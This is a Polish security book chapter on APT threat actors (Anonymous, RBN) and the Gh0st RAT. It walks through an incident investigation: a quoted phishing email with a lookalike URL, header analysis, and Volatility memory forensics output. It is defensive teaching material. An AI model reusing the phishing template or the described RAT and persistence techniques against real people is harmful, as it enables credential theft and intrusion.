Anonymous to luźno powiązana grupa (lub zbiór grup) o częściowo pokrywających się interesach, która potrafi zorganizować się na potrzeby osiągania różnych celów — od handlowych (ujawnianie kompromitujących szczegółów na temat powiązań biznesowych) po społeczne (ujawnianie korupcji lub zakłócanie pracy rządu, a także ułatwianie i koordynowanie komunikacji oraz działań zainteresowanych obywateli). Grupa stosuje rozmaite techniki hakerskie, m.in. wstrzykiwanie kodu w SQL-u, skrypty XSS i wykorzystywanie luk w usługach sieciowych, a także metody inżynierii społecznej, w tym ukierunkowany phishing i podawanie się za pracowników firmy (np. pracowników pomocy technicznej) w celu uzyskania danych uwierzytelniających. Członkowie grupy są bardzo pomysłowi i skuteczni. Ich głównym celem jest ujawnianie informacji, a nie zdobywanie dzięki nim przewagi konkurencyjnej lub korzyści finansowych. Grupa infiltruje też sieci komputerowe, a nawet instaluje „furtki”, które może w przyszłości wykorzystać.

Ponieważ Anonymous reprezentuje interesy społeczne, celem jej członków jest pokazanie, że niewielka grupa może mieć duży wpływ przez zakłócanie pracy serwisów lub ujawnianie poufnych informacji. Sukcesy tej grupy są nagłaśniane, a porażki są niemożliwe do wykrycia. Wynika to z tego, że jej działania są rozproszone i przypominają pracę zautomatyzowanych lub ręcznych skanerów oraz próby penetracji, na które sieci firmowe są nieustannie narażone.

Zdaniem wielu osób grupa Anonymous nie przeprowadza ataków APT, ponieważ jej akcje często mają na celu uszkodzenie witryny lub zablokowanie dostępu do serwisu. Jednak działania te nieraz mają odciągać uwagę od innych operacji. Kilka głośnych akcji grupy Anonymous wobec agencji rządowych i firm z listy Fortune 500 obejmo-

wało ataki typu DDoS na witryny (rysunek 6.1) i włamania na komputery połączone z wyprowadzeniem poufnych informacji. Uzyskane dane często są ujawniane na publicznych forach i udostępniane dziennikarzom w celu wzbudzenia sensacji.



Rysunek 6.1. Grupa Anonymous wykorzystwała narzędzie LOIC (ang. Low Orbit Ion Cannon) do przeprowadzenia ataków DDoS na przeciwników serwisu WikiLeaks

RBN

Popularność	5
Łatwość przeprowadzenia	5
Szkodliwość	7
Ocena zagrożenia	6

RBN (ang. *Russian Business Network*) to grupa przestępcza skupiająca firmy i organizacje. Wcześniej działała w Sankt Petersburgu, a obecnie dzięki partnerom rozprzestrzeniła się na wiele innych państw i prowadzi działalność na skalę międzynarodową. Grupa zarządza kilkoma botnetami, które wynajmuje, rozsyła spam, stosuje phishing, rozpowszechnia szkodliwe oprogramowanie i zajmuje się hostingiem płatnych witryn pornograficznych (także z pornografią dziecięcą i z fetyszami). Botnety zarządzane przez grupę RBN lub powiązane z nią działają w uporządkowany sposób. Służą do kradzieży tożsamości i środków finansowych oraz wykorzystują bardzo zaawansowane szkodliwe oprogramowanie do utrwalenia swojej obecności na komputerach ofiar.

Szkodliwe oprogramowanie stosowane przez RBN jest zwykle bardziej zaawansowane niż narzędzia używane w atakach APT. Oprogramowanie to często służy do bezpośredniego osiągnięcia celów liderów grupy, a ponadto zapewnia abonentom platformę do prowadzenia innych działań (botnety można wykorzystać np. do przeprowadzenia ataków DDoS i jako systemy pośredniczące w połączeniach w atakach APT).

RBN jest przykładem zorganizowanej działalności przestępczej, jednak nie jest to jedyna grupa tego typu. Cyberprzestępcy (zarówno stowarzyszeni z RBN, jak i niezależni) wykorzystują RBN jako model, a ich sieci przez cały 2011 rok ułatwiały ataki APT innym grupom. Ułatwianie dostępu do przejętych systemów jest przykładem działań z obszaru APT.

CZYM ATAKI APT NIE SĄ?

Równie ważne jak zrozumienie, czym są ataki APT, jest ustalenie, czym one nie są. Opisane wcześniej techniki są stosowane zarówno w atakach APT, jak i przez innych napastników, którzy są zainteresowani (często z uwagi na dostrzeżoną okazję) zakłóceniem pracy firmy, sabotażem, a nawet działalnością przestępczą.

APT nie jest ani konkretnym szkodliwym programem, ani zestawem szkodliwego oprogramowania, ani określoną czynnością. Ataki APT to skoordynowane i szeroko zakrojone działania, które mają pozwolić osiągnąć konkretny cel (związany z konkurencją, finansami, reputacją itd.).

PRZYKŁADOWE POPULARNE NARZĘDZIA I TECHNIKI Z OBSZARU APT


Aby opisać ataki APT i sposoby ich wykrywania, w dalszych podpunktach przedstawimy przykładowe narzędzia i techniki wykorzystane w kilku tego rodzaju atakach.

Atak za pomocą narzędzia Gh0st

Popularność	9
Łatwość przeprowadzenia	10
Szkodliwość	9
Ocena zagrożenia	9

Narzędzie RAT o nazwie Gh0st, używane w atakach Gh0stnet w latach 2008 – 2010, to znany przykład szkodliwego oprogramowania stosowanego w atakach APT. 29 marca 2009 roku w serwisie Information Warfare Monitor (IWM; www.infowar-monitor.net/about/) opublikowano dokument zatytułowany *Tracking*

Gh0stNet — Investigation of a Cyber Espionage Network (www.infowar-monitor.net/research/). Dokładnie opisano w nim szczegółowe badania śledcze związane z atakiem (i włamaniem) na systemy komputerowe Prywatnego Biura Dalajlamy, tybetańskiego rządu na uchodźstwie i kilku innych tybetańskich organizacji. Po dziesięciu miesiącach żmudnych badań zespół utalentowanych „cyberdetektywów” stwierdził, że źródłem ataków były Chiny, a do włamania do systemów ofiar wykorzystano zaawansowane szkodliwe oprogramowanie — narzędzie RAT o nazwie Gh0st. Na rysunku 6.2 przedstawiono program do wydawania poleceń z tego narzędzia, a w tabeli 6.1 opisano możliwości Gh0sta. Pora pokrótce omówić jego najważniejsze funkcje.



Rysunek 6.2. Ekran do wydawania poleceń i sprawowania kontroli w Gh0ście

W poniedziałkowy poranek w listopadzie Charles otworzył swoją skrzynkę pocztową. Musiał zapoznać się z długą listą e-maili, skończyć jakąś papierkową robotę i wziąć udział w dwóch spotkaniach w dziale finansów. W trakcie odpowiadania na wiadomości Charles zauważył, że jedna z nich była zaadresowana do działu finansów. Dotyczyła pewnej błędnie przeprowadzonej transakcji finansowej. W wiadomości znajdował się odnośnik do raportu na temat błędu.

Charles kliknął odnośnik, ale zamiast zobaczyć raport, ujrzał białą stronę z tekstem „Proszę czekać. Ładowanie w toku”. Po zamknięciu przeglądarki Charles ponownie zajął się pracą i zapomniał o nieudanym transferze pliku. Gdy po spotkaniach wrócił do biurka, okazało się, że komputer zniknął. Pojawiła się za to notatka od działu bezpieczeństwa. Wyjaśniono w niej, że maszyna była źródłem podejrzanych danych. W międzyczasie zatrudniono śledczego do zbadania tej sprawy i pomocy przy niej...

Funkcja	Opis
Usuwanie istniejących rootkitów	Usuwanie z tablicy SSDT (ang. <i>System Service Descriptor Tables</i>) wszystkich istniejących „haków”
Menedżer plików	Kompletny menedżer plików z hostów lokalnych i zdalnych
Kontrolowanie ekranu	Pełna kontrola nad zdalnym ekranem
Eksplorator procesów	Kompletna lista wszystkich aktywnych procesów i otwartych okien
Rejestrator wciśnień klawiszy	Rejestrowanie wciśnień klawiszy na zdalnym komputerze (w czasie rzeczywistym i w trybie offline)
Zdalny terminal	Zdalna powłoka ze wszystkimi funkcjami
Przechwytywanie sygnału z kamery	Przekaz na żywo sygnału z kamery (jeśli jest dostępna)
Śledzenie dźwięku	Przekaz na żywo dźwięku z zainstalowanego mikrofonu (jeśli jest dostępny)
Łamanie kont z dostępem wdzwanianym	Wyświetlanie kont (wraz z hasłami) mających dostęp wdzwaniany
Zdalne wygaszanie ekranu	Wygaszanie ekranu na przejętym hoście (komputer staje się bezużyteczny)
Zdalne blokowanie urządzeń wejścia	Blokowanie myszy i klawiatury w przejętym hoście
Zarządzanie sesją	Zdalne zamykanie i ponowne uruchamianie hosta
Zdalne pobieranie plików	Możliwość pobierania plików binarnych z internetu na zdalny host
Tworzenie niestandardowego serwera Gh0st	Konfigurowalne ustawienia serwera w niestandardowym pliku binarnym
Tabela 6.1. Możliwości Gh0sta (dzięki uprzejmości Michaela Spohna z Foundstone Professional Services)	

Szkodliwe e-maile

Po rozmowie z Charlesem i wieloma innymi osobami stało się jasne, że każdy z pracowników kliknął adres URL z e-maila. Na szczęście była dostępna treść wiadomości.

Od: Jessica Long [mailto:administrateur@hacme.com]

Wysłano: Poniedziałek, 19 grudnia 2011, 09:36

Do: US_ALL_FinDPT

Temat: Nieudana transakcja bankowa

Komunikat został wysłany w związku z płatnością bankową nr 012832113749 wysłaną niedawno z Pana konta.

Obecny status transakcji to: „nieudana z powodu błędu technicznego”. Prosimy zapoznać się z poniższym raportem w celu uzyskania dodatkowych informacji:

<http://finiancialservicesc0mpany.de/index.html>

Z poważaniem

Jessica Long

Stowarzyszenie Płatności Elektronicznych — dbamy o bezpieczeństwo Waszych transakcji

W trakcie analizowania e-maili śledczych zdziwiło, że firma z siedzibą w Stanach Zjednoczonych używała niemieckiego adresu URL (z przyrostkiem .de) do dostarczania raportów na temat nieudanych transakcji finansowych. Następnym krokiem było szukanie śladów w nagłówkach e-maila.

```
< US_ALL_FinDPT @commercialcompany.com>; Mon, 19 Dec 2011 09:36:07
Received:EmailServer_commcomp.comt (x.x.x.x.) by
  ObiWanbmailplanet.com (10.2.2.1) with Microsoft SMTP Server id
  10.1.1.1; Mon, 16 Dec 2011 09:35:21
Received: from unknown (HELO arlch) ([6x.8x.6x.7x]) by
  ObiWanbmailplanet.com with ESMTTP; Mon, 19 Dec 2011 09:34:19
```

Za pomocą zapytań WHOIS oraz narzędzi Robtex Swiss Army Knife Internet Tool (www.robtext.com) i PhishTank (www.phishtank.com) śledczy odkrył, że adres IP pochodził z Niemiec i znajdował się na kilku czarnych listach adresów używanych do rozsyłania spamu.

Oznaki włamania

Szkodliwe oprogramowanie niezależnie od tego, czy jest używane w atakach APT, czy w standardowy sposób, powinno przetrwać ponowne uruchomienie systemu. Wykorzystuje się do tego różne mechanizmy:

- rozmaite węzły *Run* w rejestrze,
- tworzenie usług,
- podłączanie się do istniejących usług,
- wykorzystanie zaplanowanych zadań,
- ukrywanie komunikacji jako normalnego ruchu,
- zastępowanie głównego rekordu rozruchowego,
- zastępowanie BIOS-a systemu.

W trakcie analiz podejrzanego systemu śledczy posługują się technikami badawczymi i procedurami reagowania na incydenty. Właściwy sposób reagowania na incydenty jest oparty na stopniu zmienności danych, co opisano w dokumencie RFC 3227 (ietf.org/rfc/rfc3227.txt). Podano w nim kolejność, w której należy zbierać dowody. Związana jest ona ze zmiennością danych.


- Pamięć.
- Plik stronicowania lub wymiany.
- Informacje o działających procesach.
- Dane dotyczące sieci, np. porty oczekujące na pakiety lub istniejące połączenia z innymi systemami.
- Rejestr systemu (jeśli istnieje).
- Pliki dzienników systemowych lub aplikacji.
- Obraz dysków utworzony na potrzeby analiz.
- Nośniki ze zarchiwizowanymi danymi.

Aby zbadać maszynę, do której się włamało, przygotuj pakiet różnych narzędzi. W trakcie analiz ważne jest to, żeby nie zniszczyć dowodów. Narzędzia stosowane przy reagowaniu na incydenty należy skopiować na płytę CD i zewnętrzne nośniki pamięci masowej. W omawianej sytuacji analitycy wykorzystali narzędzia z pakietu Sysinternals i narzędzia do zastosowań śledczych:

- AccessData FTK Imager,
- Sysinternals Autoruns,
- Sysinternals Process Explorer,
- Sysinternals Process Monitor,
- WinMerge,
- Currports,
- Sysinternals Vmmmap.

Rejestrowanie zawartości pamięci

Gdy badania przeprowadza się zgodnie z poziomem zmienności danych, należy zacząć od wykonania zrzutu pamięci z zaatakowanego komputera i wyeksportować go do zewnętrznego urządzenia z pamięcią masową. Zrzut może przydać się do analiz szkodliwego oprogramowania prowadzonych za pomocą narzędzia Volatility Framework Tool. W programie FTK Imager wybierz opcję *File/Capture Memory*, czego efekt pokazano na rysunku 6.3. Wskaż zewnętrzne urządzenie z pamięcią masową jako katalog wyjściowy, nadaj zrzutowi nazwę podobną do *nazwazainfekowanejmaszyny.mem* i kliknij przycisk *Capture Memory*, żeby wykonać zrzut.



Rysunek 6.3. Tworzenie migawki pamięci zainfekowanego systemu

Analizy pamięci mają miejsce po zebraniu wszystkich dowodów. Dostępnych jest kilka narzędzi do analizowania pamięci — m.in. FDPPro i Responder Pro firmy HBGary, Mandian Memoryze i The Volatility Framework (www.volatilitysystems.com/default/volatility). Każde z nich potrafi wyodrębnić z migawek pamięci związane z procesami dane, np. wątki, łańcuchy znaków, zależności i połączenia. Wspomniane narzędzia służą do analizy migawek pamięci, a także powiązanych plików systemu operacyjnego Windows (*Pagefile.sys* i *Hiberfil.sys*). Analizy pamięci są bardzo istotnym aspektem badań ataków APT, ponieważ wiele narzędzi i metod stosowanych przez napastników jest opartych na wstrzykiwaniu kodu do procesów i innych technikach


zaciemniania. Jednak analiza pamięci pozwala poradzić sobie z tymi sztuczkami, ponieważ pliki i połączenia muszą zostać odszyfrowane w korzystających z nich procesach systemu operacyjnego.

UWAGA


Ciekawe jest znakomite omówienie krok po kroku analiz pamięci trojana R2D2 (nazywanego też Bundestrojanem; użyto go w słynnym ataku APT omawianym w mediach w Niemczech w 2011 roku). Znajdziesz je na stronie www.evild3ad.com/1136/volatility-memory-forensics-federal-trojan-aka-r2d2/.

Plik stronicowania (wymiany). Pamięć wirtualna używana przez system operacyjny Windows jest przechowywana w pliku *Pagefile.sys*, który znajduje się w głównym katalogu dysku C:. Gdy pamięć fizyczna zostaje wyczerpana, system w razie potrzeby wymienia pamięć procesów. Plik stronicowania może zawierać cenne informacje na temat infekcji szkodliwym oprogramowaniem lub ukierunkowanych ataków. Także plik *Hyberfil.sys* obejmuje dane z pamięci, zapisywane po przejściu systemu w stan hibernacji. Analitycy mogą znaleźć tu dodatkowe dane. Plik ten standardowo jest ukryty i używany przez system operacyjny.

Za pomocą narzędzia FTK Manager można skopiować wspomniane pliki do urządzenia z dowodami, co pokazano na rysunkach 6.4 i 6.5. Po kliknięciu pliku stronicowania prawym przyciskiem myszy można go wyeksportować na takie urządzenie. Warto pamiętać, że lepiej jest utworzyć obraz dysku zainfekowanego lub podejrzanego komputera, jednak nie zawsze jest to praktyczne rozwiązanie. Wtedy plan reagowania na incydenty (taki jak opisany w tym rozdziale) pomaga zebrać ważne dane i artefakty, przydatne do powstrzymania i pozbycia się napastników oraz zareagowania na ich działania. Przydatny proces analizowania zapisanych plików z zawartością pamięci opracowano w ramach projektu The Sandman Project (sandman.msuiuche.net/docs/SandMan_Project.pdf).



Rysunek 6.4. Zapisywanie plików z zawartością pamięci w aktywnym systemie



Rysunek 6.5. Eksportowanie pliku pagefile.sys

Analizowanie pamięci. Do analizowania plików ze zrzutem pamięci można zastosować wspomniane wcześniej oprogramowanie o otwartym dostępie do kodu źródłowego — The Volatility Framework Tool. Najpierw należy zidentyfikować obraz:

```
$ python vol.py -f /home/imegaofmemdump.mem imageinfo
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem imageinfo
Determining profile based on KDBG search...

Suggested Profile(s) : WinXPSP3x86, WinXPSP2x86 (Instantiated with WinXPSP2x86)
AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/media/KINGSTON/memdumpgh0st.mem)
PAE type : PAE
DTB : 0x330000
KDBG : 0x80545ae0L
KPCR : 0xfffff000L
KUSER_SHARED_DATA : 0xfffff000L
Image date and time : 2012-02-15 22:12:03
Image local date and time : 2012-02-15 22:12:03
Number of Processors : 1
Image Type : Service Pack 3
```

Następnie trzeba pobrać procesy:

```
$ python vol.py -f /home/imegaofmemdump.mem pslist
```

Teraz można sprawdzić połączenia sieciowe:

```
$ python vol.py -f /home/imegaofmemdump.mem connscan
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem pslist
Offset(V) Name PID PPID Thds Hnds Time
-----
0x823c8830 System 4 0 57 469 1970-01-01 00:00:00
0x8224b700 smss.exe 564 4 3 19 2012-02-15 22:02:52
0x81f47458 csrss.exe 612 564 11 387 2012-02-15 22:02:52
0x81eb9020 winlogon.exe 636 564 19 586 2012-02-15 22:02:52
0x821abac8 services.exe 680 636 16 268 2012-02-15 22:02:52
0x81f26970 lsass.exe 692 636 19 364 2012-02-15 22:02:52
0x81ee9668 vmacthlp.exe 848 680 1 25 2012-02-15 22:02:53
0x821e9a88 svchost.exe 864 680 20 212 2012-02-15 22:02:53
0x81eb89f8 svchost.exe 932 680 10 265 2012-02-15 22:02:53
0x82232268 svchost.exe 1024 680 66 1335 2012-02-15 22:02:53
0x81f1bda0 svchost.exe 1072 680 7 79 2012-02-15 22:02:53
0x81eccda0 svchost.exe 1144 680 14 196 2012-02-15 22:02:54
0x81ee8990 spoolsv.exe 1384 680 11 125 2012-02-15 22:02:55
0x81ef1da0 svchost.exe 1560 680 3 78 2012-02-15 22:03:01
0x81f11c30 jqs.exe 1620 680 5 114 2012-02-15 22:03:01
0x81e2cda0 vmtoolsd.exe 1776 680 7 266 2012-02-15 22:03:01
0x81f406e8 alg.exe 464 680 6 105 2012-02-15 22:03:02
0x82297da0 explorer.exe 1160 1020 13 366 2012-02-15 22:03:18
0x81df8020 rundll32.exe 1604 1160 4 68 2012-02-15 22:03:19
0x81eefc88 VMwareTray.exe 1580 1160 1 46 2012-02-15 22:03:19
0x81f75978 vmtoolsd.exe 1656 1160 6 207 2012-02-15 22:03:19
0x81f54c08 jusched.exe 1668 1160 1 88 2012-02-15 22:03:19
0x821ba5e8 wscntfy.exe 1864 1024 1 28 2012-02-15 22:03:20
0x82188330 imapi.exe 1920 680 5 117 2012-02-15 22:03:24
0x820e5448 wuaucit.exe 1120 1024 4 135 2012-02-15 22:04:01
0x82244970 jucheck.exe 1696 1668 2 104 2012-02-15 22:08:19
0x81f3fda0 cmd.exe 220 1160 1 32 2012-02-15 22:09:16
0x820cc138 FTK Imager.exe 352 1160 9 267 2012-02-15 22:09:49
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem connscan
Offset Local Address Remote Address Pid
-----
0x0213be68 192.168.6.132:1035 192.168.6.128:80 1024
0x0248ecf0 192.168.6.132:1033 23.66.232.11:80 1696
```

Jak widać, aktywne są dwa połączenia. Jedno to 23.66.232.11 w porcie 80. Ma ono identyfikator PID 1696. Można sprawdzić ten identyfikator w danych na temat procesów i powiązać go z procesem aktualizującym Javę. Drugie aktywne połączenie to 192.168.6.128 w porcie 80 i z identyfikatorem PID 1024. Jest to identyfikator jednego z procesów svchost.exe.

Przyjrzyjmy się dokładniej procesowi o identyfikatorze PID 1024.


```
$ python vol.py -f /home/imegaofmemdump.mem dlllist -p 1024
```

Pojawią się dane widoczne na rysunku 6.6.

Teraz wyświetlimy biblioteki DLL z procesu, aby zbadać plik *6to4ex.dll*:

```
$ python vol.py -f /home/imegaofmemdump.mem dlldump -p 1024
-dump-dir /Media/StorageDevice
```

```
Dumping audiosrv.dll, Process: svchost.exe, Base: 708b0000 output: module.1024.2432268.708b0000.dll
Dumping wkssvc.dll, Process: svchost.exe, Base: 76e40000 output: module.1024.2432268.76e40000.dll
Dumping 6to4ex.dll, Process: svchost.exe, Base: 10000000 output: module.1024.2432268.10000000.dll
Dumping MSVCR90.dll, Process: svchost.exe, Base: 78520000 output: module.1024.2432268.78520000.dll
Dumping MSVCP90.dll, Process: svchost.exe, Base: 78480000 output: module.1024.2432268.78480000.dll
```



Rysunek 6.6. Wtyczka dlllist wyświetla m.in. bibliotekę 6to4ex.dll

Zawartość pliku *6to4ex.dll* można w prosty sposób sprawdzić za pomocą polecenia `strings`. Należy przyrzeć się danym zwróconym przez instrukcję `dll dump` i podać odpowiednią wyeksportowaną nazwę pliku.

```
$ strings /MEDIA/StorageDevice/module.1024.2432
```

Polecenie to zwraca następujące dane:

```
.rdata
.tdata
INIT
.reloc
_wvr
SVW`3
Ppj"WPV
_^[ ]
Y_^[
RSDSJ+
e:\gh0st\server\sys\i386\RESSDT.pdb
IoCompleteRequest
IoDeleteDevice
IoDeleteSymbolicLink
<ServiceDescriptorTable
ProbeForWrite
ProbeForRead
_except_handler3
IoCreateSymbolicLink
IoCreateDevice
RtlInitUnicodeString
<TickCount
ntoskrnl.exe
$636<6A6L6]6
$T7x7
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
```

Zwróć uwagę na ścieżkę `E:\gh0st\server\sys\i386\RESSDT.pdb` i inne dane zwrócone przez polecenie `strings`. Informacje te są bardzo przydatne przy dodatkowych analizach szkodliwego oprogramowania.

Narzędzie `Volatility` obejmuje doskonałe wtyczki do wyszukiwania śladów szkodliwego oprogramowania w plikach ze zrzutami pamięci. Pamiętasz wykryte wcześniej połączenie o identyfikatorze PID 1024 używane przez jeden z procesów `svchost.exe`? Można sprawdzić, czy w procesie tym znajdują się „haki”. Do wyszukiwania „haków” do interfejsu API w trybie użytkownika lub trybie jądra służy wtyczka `apihooks`. Zwrócone przez nią dane są następną oznaką tego, że proces `svchost.exe` o identyfikatorze PID 1024 jest podejrzany.

```
$ python vol.py -f /home/imegaofmemdump.mem apihooks -p 1024
```

```
remnux@remnux:~/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem apihooks -p 1024
Name      Type      Target      Value
svchost.exe[1024] inline cryptsvc.dll\CryptServiceMain[0x76ce1579L] 0x76ce1579 CALL [0x76ce10a0] =>> 0x77d
f3e57 (ADVAPI32.dll)
Finished after 19.7707059383 seconds
```

Ostatni etap wymaga zastosowania wtyczki `malfind`. Ma ona wiele funkcji. Można ją zastosować do wykrywania w pamięci ukrytych lub wstrzykniętych procesów.

```
$ python vol.py -f /home/imegaofmemdump.mem malfind -p 1024
--dump-dir /media/storagedevice
```

Dane wyjściowe są zapisywane w plikach na wybranym nośniku. Pliki te można przesłać do skanera `Virustotal` (www.virustotal.com) lub do producentów programów antywirusowych, aby sprawdzić, czy podejrzane pliki są szkodliwe i znane.

Plik MFT (ang. *Master File Table*). Plik MFT można skopiować i przeanalizować w podobny sposób jak plik `Pagefile.sys`. Każdy plik w wolumenie NTFS jest przedstawiony jako wpis w specjalnym pliku MFT. Jest on bardzo wartościowy w trakcie analiz. Znajdują się w nim nazwy plików, znaczniki czasu i wiele innych metadanych, które można pobrać, aby lepiej zrozumieć incydent (na podstawie korelacji czasowych, nazw plików, ich rozmiarów itd.).

